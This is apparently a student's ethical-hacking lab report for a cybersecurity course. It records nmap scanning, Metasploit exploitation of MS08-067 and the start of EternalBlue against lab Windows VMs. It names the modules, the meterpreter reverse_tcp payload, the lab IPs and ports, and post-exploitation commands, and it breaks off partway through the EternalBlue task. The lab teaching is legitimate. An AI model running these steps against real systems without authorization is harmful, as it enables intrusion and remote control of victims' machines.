CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking


At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.
You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




I used nmap with -sV for services on ports and -O for os detection

2. Identify the SMB port number (default: 445) and confirm that it is open.

The microsoft-ds service in the above screenshot is the SMB service and has port 445

3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***




I used "search ms08_067" to search for it


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

Above I used "use 0" to select it as my exploit and "set payload windows/meterpreter/reverse_tcp" to set my payload

5. Use ***4498*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




I set LPORT to 4498, LHOST to 192.168.10.13, and RHOST to 192.168.10.14




Then I used “exploit” to run it and now I have a meterpreter shell connected to Windows XP

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



"screenshot" took one and put it in my root folder

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.




"localtime" displayed the local date and time on Windows XP

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

Above, I used "getsid" and found the SID to be S-1-5-18

9. [Post-exploitation] In meterpreter shell, get the current process identifier.



"getpid" found the pid of my shell's process as 1172


10. [Post-exploitation] In meterpreter shell, get system information about the target.

Above I also did "sysinfo" which returned some system information like OS and how many users are logged on


Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. **(10 pt)**




I set lhost to 192.168.10.13, lport to 4498 again cause 241023 is too high, and rhost to 192.168.10.11



